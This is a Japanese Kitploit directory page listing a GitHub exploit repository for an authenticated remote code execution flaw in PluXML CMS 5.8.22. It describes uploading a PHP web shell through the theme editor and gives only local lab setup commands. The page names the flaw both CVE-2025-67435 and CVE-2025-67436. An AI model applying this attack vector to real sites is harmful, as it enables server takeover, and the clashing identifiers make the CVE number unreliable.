
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-67435 — PluXML CMS バージョン 5.8.22 に深刻なリモートコード実行(RCE)の脆弱性が確認されました。この脆弱性により、認証済み管理者がテーマエディター機能を介して悪意のあるPHP Webシェルをアップロードし、Webサーバー上で任意のPHPコードを実行できる可能性があります。 | Kitploit
ツール/GitHubGitHub/rajchowdhury240/cve-2025-67435
脆弱性分析コード分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストペイロード開発
GitHubrajchowdhury240/cve-2025-67435

CVE-2025-67435

PluXML CMS バージョン 5.8.22 に深刻なリモートコード実行(RCE)の脆弱性が確認されました。この脆弱性により、認証済み管理者がテーマエディター機能を介して悪意のあるPHP Webシェルをアップロードし、Webサーバー上で任意のPHPコードを実行できる可能性があります。

リポジトリを見る
14110ヶ月前未レビュー
共有

CVE-2025-67436

PluXml CMS 5.8.22 における認証済みリモートコード実行 (RCE)

研究者 : Chowdhury Faizal Ahammed


インストール

git clone https://github.com/pluxml/PluXml.git
cd PluXml
ddev config --project-type=php --php-version=8.1 --docroot=.
ddev start

